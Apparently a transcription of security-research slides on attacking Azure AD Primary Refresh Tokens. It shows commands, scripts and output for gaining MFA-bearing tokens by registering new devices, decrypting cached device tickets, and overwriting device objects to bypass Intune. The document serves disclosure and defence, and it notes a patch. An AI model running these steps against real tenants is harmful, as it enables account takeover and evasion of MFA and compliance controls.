
Article • 10/04/2021 • 2 minutes to read



The client first requests a primary refresh token from the server as defined in sections 3.1.5.1.2 and 3.2.5.1.2. It then uses the **Primary Refresh Token** ADM element (section 3.1.1) to populate the `refresh_token` field in this request for the access token.

The client derives a signing key from the **Session Key** ADM element (section 3.1.1), the constant label "AzureAD-SecureConversation", and the `ctx` value provided in the **JWT** header of the request by using the process described in [\[SP800-108\]](#). The client uses this signing key to sign the request. If the `capabilities` field of the OpenID Provider Metadata ([\[MS-OIDCE\]](#) section 2.2.3.2) from the server includes the value "kdf_ver2", the client can use KDFv2 version <2> for deriving the **Session Key**. If the client chooses to use KDFv2, the client MUST use SHA256(ctx || assertion payload) instead of `ctx` as the context for deriving the signing key. The client MUST also add the JWT header field "kdf_ver" with value set to 2 to communicate that KDFv2 was used to create the derived signing key.

PRT cookie signing flow – with TPM



Fix details

- Patched as CVE-2021-33781
- New method prevents pre-generation of context/derived key combinations that could be used later, since the nonce is part of the KDF function.
- Downgrade from kdf_ver2 prevented by storing the KDF version in the PRT itself (assumed) at the moment it is first issued.

Abusing device join scenarios

PRT stealing attack downsides

- Need to be admin on the device
- Need to dump LSASS
- No longer possible when secrets are stored in TPM
- Device disabled = PRT disabled

Combining knowledge

- We know how to get our own Primary Refresh Token by registering a device.
- We know how to get an access token from a user session by using SSO.
- How about registering a new device with an SSO token?

Registering with SSO

- Initialize SSO flow

```
PS C:\Users\joebiz\Desktop> .\ROADToken.exe AQABAAAAAAB2UyzwtQEKR7-rWbgdcBZiVt8FWqPDpXFFSMt01opaoPouwU_ubFnUGZr0qArTo5VH_tsk7SIItftPH_DU_ztSdv800cXJ8gvDf8LttW35gXSAA
Using nonce AQABAAAAAAB2UyzwtQEKR7-rWbgdcBZiVt8FWqPDpXFFSMt01opaoPouwU_ubFnUGZr0qArTo5VH_tsk7SIItftPH_DU_ztSdv800cXJ8gvDf8LttW35gXSAA supplied on command line
Len 265
  { "response": [ { "name": "x-ms-RefreshTokenCredential", "data": "eyJhbGciOiJIUzI1NiIsICJpdHgiOiJxZU9sbG5mSjVEU1MrdWliUG9odnFVYWZTaHpXWlQ0QSJ9.eyJyZWZyZXNoX3Rva2VuIjoicjVhZGZmVjVnNslW1aUUtRRUtOR19EUKJSVn1jbmh1LW1jZ1JHaVBBWDBxdjBjcE5mODU0N0tMMX1fTkRHVD13dW4tZXNKZHVtNS00aGRZMFkzNjhZd1VYZ3BuSUDxZzRMV0JxYTdQd2Y0Z31pdTFTtN1NBWkJKN1ZtNUFRLUozT1hhYjhuV1g4Y2wtMm10NFUzcUhvUzRwQWJpNTcxZV1ke1M0enUzMDAyZTR1NWZsS1pwZnd5UDJtenNjVUJHR0Z2
```

- Request token with PRT cookie

```
(ROADtools) user@localhost:~/ROADtools/intunepoc$ roadrecon auth -r 01cb2876-7ebd-4aa4-9cc9-d28bd4d359a9 --prt-cookie eyJhbGciOiJIUzI1NiIsICJpdHgiOiJxZU9sbG5mSjVEU1MrdWliUG9odnFVYWZTaHpXWlQ0QSJ9.eyJyZWZyZXNoX3Rva2VuIjoicjVhZGZmVjVnNslW1aUUtRRUtOR19EUKJSVn1jbmh1LW1jZ1JHaVBBWDBxdjBjcE5mODU0N0tMMX1fTkRHVD13dW4tZXNKZHVtNS00aGRZMFkzNjhZd1VYZ3BuSUDxZzRMV0JxYTdQd2Y0Z31pdTFTtN1NBWkJKN1ZtNUFRLUozT1hhYjhuV1g4Y2wtMm10NFUzcUhvUzRwQWJpNTcxZV1ke1M0enUzMDAyZTR1NWZsS1pwZnd5UDJtenNjVUJHR0Z2
```

Register device

```
(ROADtools) user@localhost:~/ROADtools/intunepoc$ python registerdevice.py
Registering device
{'Certificate': {'RawBody': 'MIID8jCCAtggAwIBAgIQxK6oNHDBWIJJ672II0PBGzANBgkqhkiG9w0BAQsFADB4MXYwEQYK CZImiZPyLGOBGRYD bmV0M
DExZNUy1PcmdhbmI6YXRpb24tQWNjZXNzMCsGA1UECXMkODJkYmFjYTQzM2U4MS00NmNhLTljNzMtMDk1MGMxZWJjYTk3MB4XDTIxMDkyNDExNDE1NloXDTMxM
0OGQtMDg3ZS00ZDRlLTg2MzYtODNlNjlmNzRiZjNkMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEaKREMwk4b/uJVK3fI92gbFuFZPklgZ8P2jWfd
cobkChPwsWAcTHpQ1AyV2wnS8khtX76/dJTHPIcWKqv+/a7wVW+Gp5C0hUQsEtvRddh96UfD2CY6HqHfIDNu9E1XYkEkp861EHbfp0GtuCC2DCrSw0flhYPMBB
fN9y1h7UPpRPB2nIrWIIirecNy0Ur+BjTpNJQBC+sN0bP05c9G934gNbWhTcYxzWX0y+Hg8uPc4pE00P1RxDjdn6E+Tw9YoaIisWHeLe0UQIDAQABo4HAMIG9M
IKwYBBQUHAWIwIglYLKoZIHvcUAQWCHAIIEwSBEI1kBI9+CE5NhjaD5p90vz0wIglYLKoZIHvcUAQWCHAMEEwSBEC0XT3KuDy1KvwiG5Tq5JS0wIglYLKoZIHvcUA
LKoZIHvcUAQWCHAgEBQSBakVVMBMGCyqGSiB3FAEFghwHBAQEgQExMA0GCSqGSIb3DQEBCwUAA4IBAQBtZwLrRS9Jg5KxZf5BhFMizC0gtq7Svh7Q20/XVIhD
tYUock/3Sap3WzIenmms//aCZ8YfnurkG0voF+JW6sg6025YIHoDQ1G0+FL5Xj2ygVoJ00LMC/SXpqQTnYxRLR5lzjCiI6hzAfU322r9Apup7lSIiJ0Nzwo5w9
SvrURBKlTPcxHT6BDZEugQ71/dv9H9+Ff/Kv/xkEBZtb10GYNZenEGnWcrBepxTG9cCzFBNc ffp6gw4dXCvBd8RdVFb1ccK6M2kIg ',
    'Thumbprint': '497641E85104EE4DCE1B17CCC5493B415E7C21BF'},
  'MembershipChanges': [{'AddSIDs': ['S-1-12-1-3449050006-1318031086-1069713303-529194043',
    'S-1-12-1-1513299610-1165403084-3608819602-1191284924',
    'S-1-12-1-1917785901-1244467118-3850766527-757446970']},
    'LocalSID': 'S-1-5-32-544'}],
  'User': {'Upn': 'morepolicv@iminyour.cloud'}}
<Certificate(subject=<Name(CN=8f04648d-087e-4d4e-8636-83e69f74bf3d)>, ...)>
```

Credits: Adapted from AADInternals by @DrAzureAd

Obtain PRT using user password

```
(ROADtools) user@localhost:~/ROADtools/intunepoc$ python getprt.py morepolicy@iminyour.cloud '
<Certificate(subject=<Name(CN=8f04648d-087e-4d4e-8636-83e69f74bf3d)>, ...)>
<cryptography.hazmat.backends.openssl.rsa.RSAPrivateKey object at 0x7fb10ba9eb20>
```

```
Primary Refresh token: 0.AXQAJ_KHYn9PIk0WUahpfY_hv
x-AP0Trpb7p2GVszm3aNr9TLPD2gdex2Q0QxuKFlrzDQbG3tJM
zEHdBnWFKZ1uyuCfntauCg0thkFeuvmplojPZnXPh8x0pfAbot
zjynv7lcCi_ppMGN9QRTo_JwSsI6LeBHUG7x9yGhdLUGVfuYG
cJSnv0lLyFnUtaz37KkatvInB5o2VlxJ77iaDCDBi2-Z5RRLHt
4Xnw-JiElncXXtStjZrr1cZH0sU9x-sQN8PlyIsP8mdv4gYGUi
V7LqPWuijUo_uZdxlIm_BJJ-gc3jv30bw00DcVbXY0mn2Z1vYA
b9HRaD6eXzr9GRrtGC085GK6TamaYC6GcALqRDAfik-Kul8KKC
Decrypted session key: 6af22b440580317b691153a99cfa
```




JWT debugger

OPEN JWT FROM

ALGORITHM

RS256

SHARE JWT



Encoded

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Im5PbzNaRHJPRFhFSzFqS1doWHNsSFJfS1hFZyIsImtpZCI6Im5PbzNaRHJPRFhFSzFqS1doWHNsSFJfS1hFZyJ9.eyJhdWQiOiJodHRwczovL2dyYXBoLndpbmRvd3MubmV0IiwiaXNzIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQvNjI4N2YyOGYtNGY3Zi00MzIyLTk2NTEtYTg2OTdkOGZlMWJjLyIsIm1hdCI6MTYyMDgxNjgzOSwibmJmIjojNjIwODE2ODM5LCJleHAiOiJlMjMjA4MjA3MzksImFjciI6IjEiLCJhaW8iOiJBVVFBdS84VE
```

Decoded

HEADER:

```
{
  "typ": "JWT",
  "alg": "RS256",
  "x5t": "n0o3ZDrODXEK1jKWhXs1HR_KXEg",
  "kid": "n0o3ZDrODXEK1jKWhXs1HR_KXEg"
}
```

PAYLOAD:

```
{
  "aud": "https://graph.windows.net",
  "iss": "https://sts.windows.net/6287f28f-4f7f-4322-9651-a8697d8fe1bc/",
  "iat": 1620816839,
  "nbf": 1620816839,
  "exp": 1620820739,
  "acr": "1",
  "aio":
  "AUQAu/8TAAA3zIq5qg2MgcEwQgYSUXP6ub8RnPUMdqbyu8xve8HviiQoaxWwUDveba9BfjAi/WUVnB7HVaNmXzTgZ5tEY5QQ==",
  "amr": [
    "pwd",
    "rsa",
    "mfa"
  ]
}
```

New device registration attack summary

- SSO token can be requested by limited user
- Access token contains MFA claim
- New device registered will also issue PRT with inherited MFA claim
- Only password (or SSO in case of AD FS) is required to get a PRT
- Free MFA upgrade!

New device upsides/downsides

- Upside

- Is separate from the old device, so if old device is disabled our PRT will still work.

- Downside

- Requires permissions to register devices (not always allowed)
- Does not mean the device will be allowed to enroll into Intune (for compliancy)

Bypassing Intune restrictions

Device registration vs Intune registration

- Device registration process registers device in Azure AD
- Separate process to register device with Intune
- Restrictions on non-corporate devices in Intune still allow you to register devices in Azure AD (this is controlled separately)
 - If registration done from non-corporate device, it will actually get an error from Intune and then delete the device from Azure AD.
 - An Azure AD registered device will not gain you anything since Conditional Access is set for **compliant** devices, not **joined** devices.

Azure AD registration observations

- Device with Autopilot pre-registration can register in Intune
- When the device is wiped and re-installed, the new device will overwrite the old device object in Azure AD
- How does Azure AD know it is the same device?

Observations part 2

- Re-using the same “MSA-DDID” parameter between registrations will overwrite the device.
- Seems to expire after a certain period of time.
- What is the MSA-DDID parameter?

Reversing the registration flow

- Registration flow itself is a web-based app
- Calls WinRT APIs (COM 😞)
- Eventually spawns dllhost.exe with dsreg.dll for actual registration logic.

Reversing the registration process

```
C:\Decompile: GetMSADeviceTicketImpl - (dsreg.dll)
53     puVar8 = *(undefined2 **)param_3;
54     }
55     *puVar8 = 0;
56     if (pwszScope == (ushort *)0x0) {
57         TraceError((ushort *)L"%s: \"%s\" should not be null.",L"DeviceTicket::GetMSADeviceTicketImpl",
58                 L"pwszScope");
59         WriteNullOrEmptyParameterFailureEvent
60             ((ushort *)L"DeviceTicket::GetMSADeviceTicketImpl", (ushort *)L"pwszScope");
61         goto LAB_180022069;
62     }
63     local_c0 = (longlong *)0x0;
64     local_30 = 0;
65     uVar13 = 0x45;
66     iVar6 = WindowsCreateStringReference
67         (&
68          RuntimeClass_Windows_Security_Authentication_OnlineId_OnlineIdServiceTicketRequ
69          est
70          ,0x45,local_48,&local_30);
71     p1Var4 = local_c0;
72     if (iVar6 < 0) {
73         RaiseException(iVar6,uVar13);
74         lVar7 = extraout_EAX;
75 LAB_18002209c:
76         RaiseException(lVar7,uVar13);
77         pcVar2 = (code *)swi(3);
78         lVar7 = (*pcVar2)();
79         return lVar7;
80     }
81     local_c0 = (longlong *)0x0;
82     if (p1Var4 != (longlong *)0x0) {
83         (**(code **) (*p1Var4 + 0x10))();
84     }
85     local_c8 = RoGetActivationFactory(local_30,_GUID_bebb0a08_9e73_4077_9614_08614c0bc245,&local_c0);
```

Device tickets

... / UWP / Reference / Windows Runtime API / Windows.Security.Authentication.OnlineId / C# ▾ ⊕ 💬 ⋮

OnlineIdServiceTicketRequest Class

Reference 👍 🗨

Definition

Namespace: [Windows.Security.Authentication.OnlineId](#)

Provides the ability for an app to specify the service and policy that is used to authenticate a Live user to obtain identity properties and tickets. ✎ Edit

Device tickets

- Your device has its own Microsoft Account (MSA).
- Used when device specific authentication is needed.
- Tickets are cached in the HKCU (!) registry hive:
 - HKCU\SOFTWARE\Microsoft\IdentityCRL\Immersive\production\Token\{GUID}
- Tickets are DPAPI encrypted, but with machine specific protection, meaning any user on the machine can decrypt them.

Ticket enumeration POC

```
PS C:\Users\TPM> Add-Type -AssemblyName System.Security
PS C:\Users\TPM> $key_path = 'HKCU:\SOFTWARE\Microsoft\IdentityCRL\Immersive\production\Token\'
PS C:\Users\TPM> cd $key_path
PS HKCU:\SOFTWARE\Microsoft\IdentityCRL\Immersive\production\Token\> $childs = (Get-ChildItem $key_path | where { $_.Property
-eq "DeviceTicket" })
PS HKCU:\SOFTWARE\Microsoft\IdentityCRL\Immersive\production\Token\> foreach($child in $childs){
>>   $child."DeviceId" | write-host
>>   $bytes = (Get-ItemProperty -Path $child.PSPATH)."DeviceTicket"
>>   $b64 = [Convert]::ToBase64String($bytes[4..$bytes.length])
>>   ([Text.Encoding]::Unicode).GetString([Security.Cryptography.ProtectedData]::Unprotect($bytes[4..$bytes.length], $Null,
[Security.Cryptography.DataProtectionScope]::LocalMachine)) | write-host
>> }
```

```
⊞ ⊞ ⊞⊞⊞⊞ ⊞ ⊞ ◆⊞⊞⊞⊞⊞⊞⊞⊞=EwCwAhaEBAAUTIY0Bu17Xd0A2U7MGpuF/qV/KS0AAziPx86/yGKyyR5dNmT38SqYW6pK/Kyh4Lc02omDwMQ1hcjuJO6IobhBuj38cs+8PKTKJJndXbXm2NhELFx0//JVC5
+iNk61uvOG156b5bEjbR2C0Gp8kaY9riliDM7SOpVhFjTXh8P5xStDLhS71ipuEaIHwzUhn/ke8HY+nJXvohccrs67Bujk9PTuWdHF6ncNjIzZnBSMXCrCIJ+wwz3YhJwzzuHdqAqFsnUrUVHPQr-fKtS
2fBHg0uY9NhB/m0hL2DPA28yxm94N7FI7ef8GuqSDV8z7SMzkBOuP8RTU5dMQAjqTq1y2bV5c+G1V3yhaCPUc3PKSu3BrQJ8Xk3kDZgAACBvqoImzSyAegAF2g0WvBEhk0qxY9EG64Mv2BJjksJW36sa+
oqZv9AuOVjtbCUK41Bn2BtLL1UKoAfanjyE0C7EHH6/zDdtGPI6+jPGYulWp45Y7Y6vyyzb56BYR3JfrIGxKNxzNmc1REKu08TcCpYkOQV1510JdZki8KEjQHIn55cU9q5YUrdiPpXFxBmnE4Idh0wnIx
P7P1jokXoVa9AKkUK5oc93HzD5qoSgQzYsctFhfrwQHn0ff3D16QrST+PXagEGYXjMEEGk4UfWMT0W0697b00h1qUxyU1QC01A9bk/1+hBpvEG0basQs2ee0MI3TuWaQL7GTU6hhGy0mq9Th/VarMpYwI
mDtDuoZy1zAmFEmK3GHhH7agD0VX0+7bygA+rYboXnnWnMHk/VffzMAh35La1YT+MJXAv7kzS1WFB1LV11TOKEN_BROKER8stU3UD0KbbAHN0URmTiXeM9j4p9oGU/qVskg9WXUeQ6X4GjxVwmS/yweN
GwJEMAAmmpU3tWJBcdq+3AQ==&p=;;scope=service::enterpriseregistration.windows.net::MBI_SSL
```

Requesting tickets

- Further reversing leads us to the exact WinRT API calls needed.
- App GUID for the registration:
 - 98D5C072-656C-4720-AC21-B85E2ACBBE88
- Registration endpoint ID:
 - service::enterpriseregistration.windows.net::MBI_SSL

Putting together a ticket request script

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using Windows.Security.Authentication.OnlineId;
namespace GimmeTokens
{
    class Program
    {
        static void Main(string[] args)
        {
            Task.Run(async () =>
            {
                OnlineIdSystemAuthenticatorForUser auth = OnlineIdSystemAuthenticator.Default;
                OnlineIdServiceTicketRequest req = new OnlineIdServiceTicketRequest("
                    service::enterpriseregistration.windows.net::MBI_SSL");
                auth.ApplicationId = new Guid("98D5C072-656C-4720-AC21-B85E2ACBBE88");
                OnlineIdSystemTicketResult res = await auth.GetTicketAsync(req);
                Console.WriteLine(res.Identity.Id);
                Console.WriteLine(res.Identity.Ticket.Value);
            }).GetAwaiter().GetResult();
        }
    }
}
```


Obtaining a device ticket

```
PS C:\Users\TPM\Desktop> .\GimmeTokens.exe
001880065AD4F2AB
t=EwCwAhaEBAAUTiY08u17Xd0A2U7MGpuF/qV/KS0AAziPx86/yGkyR5dNmT38SqYw6pK/Kyh4Lc02omDwMQ1hcjuJO6IobhBuj38cs+8PKTKJJndXbXm2NhELFx0//JVc5+iNk61uvOG156b5bEjbR2C0Gp8kaY
9riliDM7S0pVhFjTXh8P5xStDLhS71ipuEaIHwzUhn/ke8HY+nJXvohccrs67Bujk9PTuWdHF6ncNjIzZnBSMXCrCIsJ+wwz3YhJwzzuHdqAqFsNURUVHPQr-fKtS2fBHg0uY9NhB/m0hL2DPA28yxm94N7FI7ef8G
uqSDV8z7SMzkB0uP8RTU5dMQAjqTq1y2bV5c+G1V3yhaCPUc3PKSu3BrQJ8Xk3kDZgAACBvqoImzSyAegAF2g0WvBEhk0qxY9EG64Mv2BJjksJW36sa+oqZv9Au0VjtbCUk41Bn2BtLL1UKoAfanjyE0C7EHH6/zD
dtGPI6+jPGYuWVp45Y7Y6vyzb56BYR3JfrIGxKNxzNmc1REKu08TcCpYkOQV1510JdZkI8KEjQHIN55cU9q5YUrdiPpXFxBmnE4Idh0wnIxP7P1jokXoVa9AKkUK5oc93HzD5qoSgQzYsctFhfrwQHn0ff3D16Qr
ST+PXagEGYXjMEEGk4UFWMtOW0697b00h1qUxyU1QC01A9bk/1+hBpvEG0basQs2ee0MI3TuWaQL7GTU6hhGy0mq9Th/VarMpYwImDtDuoz8y1zAmFEmK3GHhH7agD0VX0+7bygA+rYboXnnWMMhk/VffzMAh35La
1YT+MJXAv7kzS1WfB1LV11qtStnEKs+01f8stU3UD0KbbAHN0URmTiXeM9j4p9oGU/qVskg9wXUeQ6X4GjxVWmS/yWeNGwJEMAAmmpU3tWJBcdq+3AQ==&p=
```

Overwriting the current device

```
(ROADtools) user@localhost:~/ROADtools/pocs$ roadrecon auth -r 01cb2876-7ebd-4aa4-9cc9-d28bd4d359a9 --device-code
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code DFSMG8H4D to authenticate.
Tokens were written to .roadtools_auth
(ROADtools) user@localhost:~/ROADtools/pocs$ python registerdevice.py 't=EwCwAhaEBAAUUB1VCj9mYa9/z3gfrZ83oKicW8IAAd5VpYxjPTLn2jPto3hkw
ndzJPStTrdJwNmyHpkmBkAe20p2+8KzoGHFB0/KBgcjtudt6e7yVzphLANzaZ3wEtM/1/Q3XnisDMNrgq5mS5RhpwRCDuuBjHmepRlbZcboV3q0x4JxACRK20MtPUGP5HkQW1
EpY6/g0h20vN7g20omU5ClPhA0R5vdl80GQ3An0BPEiRiBxQ+bcd0Zm+QMv0qpskEDxHjIuGJfec0AXezkSyQXayXw/3sH9BFHmkrIG0dJP22VBBJ0eokHlD69Nu1I7xkv/Bc2
ynDZBR0J1ejhw2FA675j+MfQZQA+3rmWQarAXZdpJ+54FefGzUsMH8DZgAACHbp6qQGKuKJgAG28o2wCumZbh+rDFHwt+enh0jYY4w1tsHdW3CHGCIaE6UBmUwPvFX9WXUTpaL
0YbBV078SpF4jVA9pGEANoMzKkruXWFTtYwNlC+vdXA/K/H4B5E1YILIxlxAOZ3JJzvj7IwNgoEnpbFPT4pTx3gE8sHyk74DJYyodAo1QzYE/Kus22HU0wMvEiSrNpqI4IHCS
YRr0K7IHASojiBDxS90tENgTLERUFap3vmTNLxIvR5XXrkmTlaA3qNy0p2sVSQXAs5cqHU4CJFwZyvYAsYr0/K3EHhxvrdvAwKAFalM8nSRVUzqIykbtNCUqeuG86bE+KKBw7+
HvZzXeqVQM7sBxjx5WHwf/CK0X4viInCv+R0GfUoVdZ5g4/00BMYFG7dNauulFGVl8pSyzJB5vuzy29c1Uise/89eS0MkDW7MNnwKQJrWMtiuzeXU7Q6yb+v+rnudHFiftgD8
93RPD0W4LFDVkyNLC3G/ZyZ70rdKeWK2vGds7u/uK7j+smb/8ayAQ==&p='
Registering device
{'Certificate': {'RawBody': 'MIID8jCCAtqgAwIBAgIQowFiTuN90JFGWk0nkNA0LTANBgkqhkiG9w0BAQsFADB4MXYwEQYKCZImiZPyLGBGRYDmV0MBUGCgMSJomT8
ixkARKWB3dpbmRvd3MwHQYDVQOExZNUy1PcmdhbmI6YXRpb24tQWNjZXNzMCsGA1UECXMkODJkYmFjYTQtM2U4MS00NmNhLTljZmMtdmMk1MGMxZWJjYTk3MB4XDTEyMDUwNTA
4Mzc0NVVoXDTMxMDUwNTA5MDC0NVowLzEtMCSGA1UEAxMkMjYxMzQ4ZDEtNzlm0S00MjkzLWlWnZgtMjVlMjc4MmYxNDFiMIIBIjANBgkqhkiG9w0BAQEFAAOCAMIIICGKCA
QEAz87W/kl339vKMsdauDRysdJapuoy8q5sg4rSRKGy6URIV0raELLwNMbfKLAKB+okpeYPZNBk0SBCtisMYlGtfiKM4wyIRwnE2LuoXxgKFjF0BDkfaVU+yU72mL40kh6P//s
L1/Ql01sQx09sV5bQnp/IbMwdcp/iyoahhcinT70BxxmkhPtS1RXyZfVciYA+Sv1D90PC4342BSXYQH4CG1RJ58AG5QhKQqljppWmBoGBvVAyrT96i4XDcUT+IrZ0/fDtvssF5
TvKAxZMduRgDktaLZxdRm34ddP5wnlh2iMfi0KTQzx5T7x/U+QcKPtktByZ3C80V/1zRqmdrafetQIDAQABo4HAMIG9MAwGA1UdEwEB/wQCAAwFgYDVR0LAQH/BAwwCgYIKwY
BBQUHAWIwIgwYKCoZiHvcUAQWCHAIIEwSBENGYEyb5eZNCsHgl4ngvFBswIgwYKCoZiHvcUAQWCHAMEEwSBEPemEzX8ZehLsG248b7fnwEwIgwYKCoZiHvcUAQWCHAUUEwSBEI/yh
2J/TyJD1lGoaX2P4bwwFAYLkCoZiHvcUAQWCHAgEBQSBakVVMbMGcyqGSIB3FAEFghwHBAQEgQExMA0GCSqGSIb3DQEBwUAA4IBAQA33lJbJwerindgZ0tB90bhpeh0rA2ik4
knCjJxk7gL0BbH4m97k0SDdoHEkyNuW0FqQoIwuemrphD1sRHQxpWgZ2hRqvXiBCsol8zPZyAfJjg10mWLwj+HDjpJKtzZdv1mmNcnY6tGZcCHDH21WeYV6IXknR48TQv1rqu
/LVAqmhI505QbCzWG+whFwxqCSLkviPd8wkcjkYwu0acg0RVL9p90+g0TgPCSl0wv37ihNYKxNxyAv76QdXzMX6lqjW+8RIedQZo9Ylw74BYlqyy5/rZ5/33M2cSslfLkmAakk
YBhvlRqcp6absSI7fnNnnB+2+iLAzvpXXfeq7CFJw',
'Thumbprint': '4230D627C291EB5ACD95A271EDBABDA801FF49FF'},
'MembershipChanges': [{'AddSIDs': ['S-1-12-1-3449050006-1318031086-1069713303-529194043',
'S-1-12-1-1513299610-1165403084-3608819602-1191284924',
'S-1-12-1-890480375-1273521660-4055395760-27254718'],
'LocalSID': 'S-1-5-32-544'}]},
'User': {'Upn': 'policytest@iminyour.cloud'}}
